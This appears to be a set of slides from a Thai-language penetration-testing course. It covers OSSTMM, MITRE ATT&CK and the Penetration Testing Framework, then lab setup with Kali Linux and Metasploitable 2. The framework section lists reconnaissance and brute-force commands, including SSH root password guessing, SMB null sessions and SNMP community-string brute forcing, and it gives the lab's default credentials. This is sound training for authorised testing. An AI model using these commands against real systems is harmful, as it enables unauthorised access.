
Class	Channel	Description
Physical Security (PHYSSEC)	Human	Comprises the human element of communication where interaction is either physical or psychological.
	Physical	Physical security testing where the channel is both physical and non-electronic in nature. Comprises the tangible element of security where interaction requires physical effort or an energy transmitter to manipulate.
Spectrum Security (SPECSEC)	Wireless	Comprises all electronic communications, signals, and emanations which take place over the known EM spectrum. This includes ELSEC as electronic communications, SIGSEC as signals, and EMSEC which are emanations untethered by cables.
Communications Security (COMSEC)	Telecommunications	Comprises all telecommunication networks, digital or analog, where interaction takes place over established telephone or telephone-like network lines.
	Data Networks	Comprises all electronic systems and data networks where interaction takes place over established cable and wired network lines. Data Networks



Penetration Testing Frameworks

- OSSTMM (Open-Source Security Testing Methodology Manual)

Four Point Process (4PP)





Penetration Testing Frameworks

■ MITRE ATT&CK

a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

Reconnaissance 11 techniques	Resource Development 8 techniques	Initial Access 11 techniques	Execution 17 techniques	Persistence 23 techniques	Privilege Escalation 14 techniques	Defense Evasion 47 techniques	Credential Access 17 techniques	Discovery 34 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 18 techniques	Exfiltration 9 techniques	Impact 15 techniques
Active Scanning (3) Gather Victim Host Information (4) Gather Victim Identity Information (3) Gather Victim Network Information (6) Gather Victim Org Information (4) Phishing for Information (4) Search Closed Sources (2) Search Open Technical Databases (3) Search Open Websites/Domains (3) Search Threat Vendor Data Search Victim-Owned Websites	Acquire Access Acquire Infrastructure (3) Compromise Accounts (3) Compromise Infrastructure (3) Develop Capabilities (4) Establish Accounts (3) Obtain Capabilities (7) Stage Capabilities (5) Valid Accounts (4)	Content Injection Drive-by Compromise Exploit Public-Facing Application External Remote Services Hardware Additions Phishing (4) Replication Through Removable Media Supply Chain Compromise (3) Trusted Relationship Valid Accounts (4) Wi-Fi Networks	Cloud Administration Command Command and Scripting Interpreter (13) Container Administration Command Deploy Container ESXi Administration Command Exploitation for Client Execution Input Injection Inter-Process Communication (3) Native API Poisoned Pipeline Execution Scheduled Task/Job (5) Serverless Execution Shared Modules Software Deployment Tools System Services (3) User Execution (5)	Account Manipulation (7) BITS Jobs Boot or Logon Autostart Execution (14) Boot or Logon Initialization Scripts (5) Cloud Application Integration Compromise Host Software Binary Create Account (3) Create or Modify System Process (5) Event Triggered Execution (13) Exclusive Control External Remote Services Hijack Execution Flow (12) Implant Internal Image Modify Authentication Process (9) Valid Accounts (4)	Abuse Elevation Control Mechanism (6) Access Token Manipulation (5) Account Manipulation (7) Boot or Logon Autostart Execution (14) Boot or Logon Initialization Scripts (5) Create or Modify System Process (5) Domain or Tenant Policy Modification (2) Escape to Host Event Triggered Execution (13) Exploitation for Privilege Escalation Hijack Execution Flow (12) Process Injection (12) Scheduled Task/Job (5) Valid Accounts (4)	Abuse Elevation Control Mechanism (6) Access Token Manipulation (5) BITS Jobs Build Image on Host Debugger Evasion Delay Execution Deobfuscate/Decode Files or Information Deploy Container Direct Volume Access Domain or Tenant Policy Modification (2) Email Spoofing Execution Guardrails (2) Exploitation for Defense Evasion File and Directory Permissions Modification (2) Hide Artifacts (14) Hijack Execution Flow (12) Impair Defenses (12) Impersonation Indicator Removal (1)	Adversary-in-the-Middle (4) Brute Force (4) Credentials from Password Stores (6) Exploitation for Credential Access Forced Authentication Forge Web Credentials (2) Input Capture (4) Modify Authentication Process (2) Multi-Factor Authentication Interception Multi-Factor Authentication Request Generation Network Sniffing OS Credential Dumping (8) Steal Application Access Token Steal or Forge Authentication	Account Discovery (4) Application Window Discovery Browser Information Discovery Cloud Infrastructure Discovery Cloud Service Dashboard Cloud Service Discovery Cloud Storage Object Discovery Container and Resource Discovery Debugger Evasion Device Driver Discovery Domain Trust Discovery File and Directory Discovery Group Policy Discovery Local Storage Discovery Log Enumeration Network Service Discovery Network Share Discovery Network Sniffing Privileged Policy	Exploitation of Remote Services Internal Spearphishing Lateral Tool Transfer Remote Service Session Hijacking (2) Remote Services (3) Replication Through Removable Media Software Deployment Tools Taint Shared Content Use Alternate Authentication Material (4)	Adversary-in-the-Middle (4) Archive Collected Data (3) Audio Capture Automated Collection Browser Session Hijacking Clipboard Data Data from Cloud Storage Data from Configuration Repository (2) Data from Information Repositories (6) Data from Local System Data from Network Shared Drive Data from Removable Media Data Staged (2) Email Collection (3) Input Capture (4)	Application Layer Protocol (3) Communication Through Removable Media Content Injection Data Encoding (2) Data Obfuscation (3) Dynamic Resolution (3) Encrypted Channel (2) Fallback Channels Hide Infrastructure Ingress Tool Transfer Multi-Stage Channels Non-Application Layer Protocol Non-Standard Port Protocol Tunneling Remote Access Tools (1)	Automated Exfiltration (1) Data Transfer Size Limits Exfiltration Over Alternative Protocol (3) Exfiltration Over C2 Channel Exfiltration Over Other Network Medium (1) Exfiltration Over Physical Medium (1) Exfiltration Over Web Service (4) Scheduled Transfer Transfer Data to Cloud Account	Account Access Removal Data Destruction (1) Data Encrypted for Impact Data Manipulation (3) Defacement (2) Disk Wipe (2) Email Bombing Endpoint Denial of Service (4) Financial Theft Firmware Corruption Inhibit System Recovery Network Denial of Service (2) Resource Hijacking (4) Service Stop

ATT&CK®



Penetration Testing Frameworks



■ MITRE ATT&CK

TECHNIQUES

- Reconnaissance
 - Active Scanning**
 - Scanning IP Blocks
 - Vulnerability Scanning
 - Wordlist Scanning
- Gather Victim Host Information
- Gather Victim Identity Information
- Gather Victim Network Information
- Gather Victim Org Information
- Phishing for Information
- Search Closed Sources
- Search Open Technical Databases
- Search Open Websites/Domains
- Search Threat Vendor Data
- Search Victim-Owned Websites
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation

Home > Techniques > Enterprise > Active Scanning

Active Scanning

Sub-techniques (3)

Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.

Adversaries may perform different forms of active scanning depending on what information they seek to gather. These scans can also be performed in various ways, including using native features of network protocols such as ICMP^{[1][2]} Information from these scans may reveal opportunities for other forms of reconnaissance (ex: Search Open Websites/Domains or Search Open Technical Databases), establishing operational resources (ex: Develop Capabilities or Obtain Capabilities), and/or initial access (ex: External Remote Services or Exploit Public-Facing Application).

Procedure Examples

ID	Name	Description
C0030	Triton Safety Instrumented System Attack	In the Triton Safety Instrumented System Attack, TEMP:Veles engaged in network reconnaissance against targets of interest. ^[3]

Mitigations

ID	Mitigation	Description
M1056	Pre-compromise	This technique cannot be easily mitigated with preventive controls since it is based on behaviors performed outside of the scope of enterprise defenses and controls. Efforts should focus on minimizing the amount and sensitivity of data available to external parties.

Detection Strategy

ID: T1595

Sub-techniques: T1595.001, T1595.002, T1595.003

① Tactic: Reconnaissance

① Platforms: PRE

Version: 1.0

Created: 02 October 2020

Last Modified: 24 October 2025

[Version Permalink](#)

ATT&CK®

<https://attack.mitre.org/>





Penetration Testing Frameworks

■ The Penetration Testing Framework (PTF)

☐ Penetration Testing Framework 0.59

- [Pre-Inspection Visit - template](#)
- ☐ Network Footprinting (Reconnaissance) The tester would attempt to gather as much information as possible about the selected network. Reconnaissance can take two forms i.e. active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection etc. afforded to the network. This would usually involve trying to discover publicly available information by utilising a web browser and visiting newsgroups etc. An active form would be more intrusive and may show up in audit logs and may take the form of an attempted DNS zone transfer or a social engineering type of attack.
 - ☐ 1 Whois is widely used for querying authoritative registries/ databases to discover the owner of a domain name, an IP address, or an autonomous system number of the system you are targeting.
 - ☐ 2 Internet Search
 - ☐ 3 DNS Record Retrieval from publically available servers
 - ☐ 4 Social Engineering
 - ☐ 5 Dumpster Diving
 - ☐ 7 Web Site copy
- ☐ Discovery & Probing. Enumeration can serve two distinct purposes in an assessment: OS Fingerprinting Remote applications being served. OS fingerprinting or TCP/IP stack fingerprinting is the process of determining the operating system being utilised on a remote host. This is carried out by analyzing packets received from the host in question. There are two distinct ways to OS fingerprint, actively (i.e. nmap) or passively (i.e. scanrand). Passive OS fingerprinting determines the remote OS utilising the packets received only and does not require any packets to be sent. Active OS fingerprinting is very noisy and requires packets to be sent to the remote host and waits for a reply, (or lack thereof). Disparate OS's respond differently to certain types of packet, (the response is governed by an RFC and any proprietary responses the vendor (notably Microsoft) has enabled within the system) and so custom packets may be sent. Remote applications being served on a host can be determined by an open port on that host. By port scanning it is then possible to build up a picture of what applications are running and tailor the test accordingly.
 - ☐ Default Port Lists
 - ☐ Enumeration tools and techniques - The vast majority can be used generically, however, certain bespoke application require there own specific toolsets to be used. Default passwords are platform and vendor specific
 - ☐ Active Hosts
- ☐ Enumeration
 - ☐ Daytime port 13 open
 - ☐ FTP port 21 open
 - ☐ SSH port 22 open
 - ☐ Telnet port 23 open
 - ☐ Sendmail Port 25 open
 - ☐ DNS port 53 open
 - ☐ TFTP port 69 open



Penetration Testing Frameworks

■ The Penetration Testing Framework (PTF)

⊞ Enumeration

⊞ Daytime port 13 open

⊞ FTP port 21 open

- ⊞ ① Fingerprint server
 - telnet ip_address 21 (Banner grab)
 - Run command ftp ip_address
 - ftp@example.com
- ⊞ Check for anonymous access

- ⊞ ② Password guessing
 - Hydra brute force [🔗](#)
 - medusa [🔗](#)
 - Brutus [🔗](#)

- ⊞ ③ Examine configuration files
 - ftpusers
 - ftp.conf
 - proftpd.conf

- ⊞ MiTM
 - pasvagg.pl [🔗](#)

⊞ SSH port 22 open

- ⊞ ① Fingerprint server
 - ① telnet ip_address 22 (banner grab)
 - ⊞ ② scanssh [🔗](#)
 - scanssh -p -r -e excludes random(no.)/Network_ID/Subnet_Mask
- ⊞ ② Password guessing
 - ① ssh root@ip_address
 - ⊞ ② guess-who [🔗](#)
 - ./b -l username -h ip_address -p 22 -2 < password_file_location
 - ③ Hydra brute force [🔗](#)
 - ④ brutessh [🔗](#)
 - ⑤ Ruby SSH Bruteforcer [🔗](#)

⊞ NetBIOS Ports 135-139,445 open

⊞ ① NetBIOS enumeration

- ⊞ Enum [🔗](#)
 - enum <-UMNSPGLdc> <-u username> <-p password> <-f dictfile> <hostname|ip>

⊞ Null Session

- ⊞ net use \\192.168.1.1\ipc\$ "" /u:""
 - net view \\ip_address
 - Dumpsec [🔗](#)

⊞ Smbclient

- smbclient -L //server/share password options

⊞ Superscan [🔗](#)

- user2sid/sid2user [🔗](#)
- Winfo [🔗](#)

⊞ ② NetBIOS brute force

⊞ ③ Examine Configuration Files

⊞ SNMP port 161 open

⊞ ① Default Community Strings

⊞ ② MIB enumeration

⊞ Windows NT

- Solarwinds MIB walk [🔗](#)
- Getif [🔗](#)

⊞ snmpwalk

- snmpwalk -v <Version> -c <Community string> <IP>

▪ Snsnscan [🔗](#)

⊞ Applications

⊞ nmap nse script

⊞ ③ SNMP Bruteforce

- ⊞ onesixtyone
 - onesixtyone -c SNMP.wordlist <IP>



Penetration Testing Frameworks

Common phases of a framework

While frameworks differ, they generally include common phases: 

- **Planning:** Defining the scope, objectives, and rules of engagement.
- **Assessment/Scanning:** Initial information gathering, reconnaissance, and vulnerability scanning to identify potential weaknesses.
- **Exploitation:** Attempting to gain access to systems by exploiting the identified vulnerabilities.
- **Post-exploitation:** Further compromising the system to understand the potential impact (e.g., privilege escalation, lateral movement).
- **Reporting:** Documenting all findings, including the vulnerabilities found, the impact, and recommendations for remediation.
- **Cleanup:** Ensuring the testing environment is returned to its original state and no residual access remains.






ลงทะเบียนอบรม



วันที่ 3 พฤศจิกายน 2568 รอบบ่าย



การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย



การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย



The most advanced Penetration Testing Distribution


Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.

[DOWNLOAD](#) • [DOCUMENTATION](#) •

▼



การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย





การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย

RAPID7 Docs

Documentation HomeProductsRelease NotesSupport ↗Sign In

Welcome ▾
Installing Metasploit ▴
Installing Metasploit Pro ▾
Setting Up a Vulnerable Target ▴
Metasploitable 2
Metasploitable 2 Exploitability Guide
Discovery ▾
Validate Vulnerabilities ▾
Exploitation ▾
Payloads ▾
Post-exploitation ▾

Metasploitable 2

A test environment provides a secure place to perform penetration testing and security research. For your test environment, you need a Metasploit instance that can access a vulnerable target. The following sections describe the requirements and instructions for setting up a vulnerable target. **Downloading and Setting Up Metasploitable 2** The easiest way to get a target machine is to use Metasploitable 2, which is an intentionally vulnerable Ubuntu Linux virtual machine that is designed for testing common vulnerabilities. This virtual machine (VM) is compatible with VMWare, VirtualBox, and other common virtualization platforms.

Metasploitable 2 is available at:

- <https://information.rapid7.com/metasploitable-download.html> ↗
- <https://sourceforge.net/projects/metasploitable/> ↗

The compressed file is about 800 MB and can take a while to download over a slow connection. After you have downloaded the Metasploitable 2 file, you will need to unzip the file to see its contents.

M2



การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย



VM-1 (Pentester)




VM-2 (Target)

Virtual Box




การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย



กิจกรรมที่ 1 การติดตั้ง Kali Linux และ Metasploitable 2 VM



การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย



```
#kali user/password
```

User:kali

Pass:kali

```
#Metasploitable 2 user/password
```

User:msfadmin

Pass:msfadmin



Kali Linux

#kali Update & Upgrade

sudo apt update


sudo apt upgrade

```
(kali㉿kali)-[~]
└─$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.2 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [252 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [188 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [896 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [11.3 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [28.4 kB]
Fetched 74.7 MB in 13s (5,729 kB/s)
943 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali㉿kali)-[~]
└─$ sudo apt upgrade
The following packages were automatically installed and are no longer required:
  amass-common          libplacebo349      python3-bluepy      python3-protobuf
  libbluray2            libportmidi0       python3-click-plugins  python3-zombie-imp
  libbson-1.0-0t64      librav1e0.7        python3-gpg           samba-ad-dc
  libjs-jquery-ui       libtheoradec1      python3-kismetcapturebtgeiger  samba-ad-provision
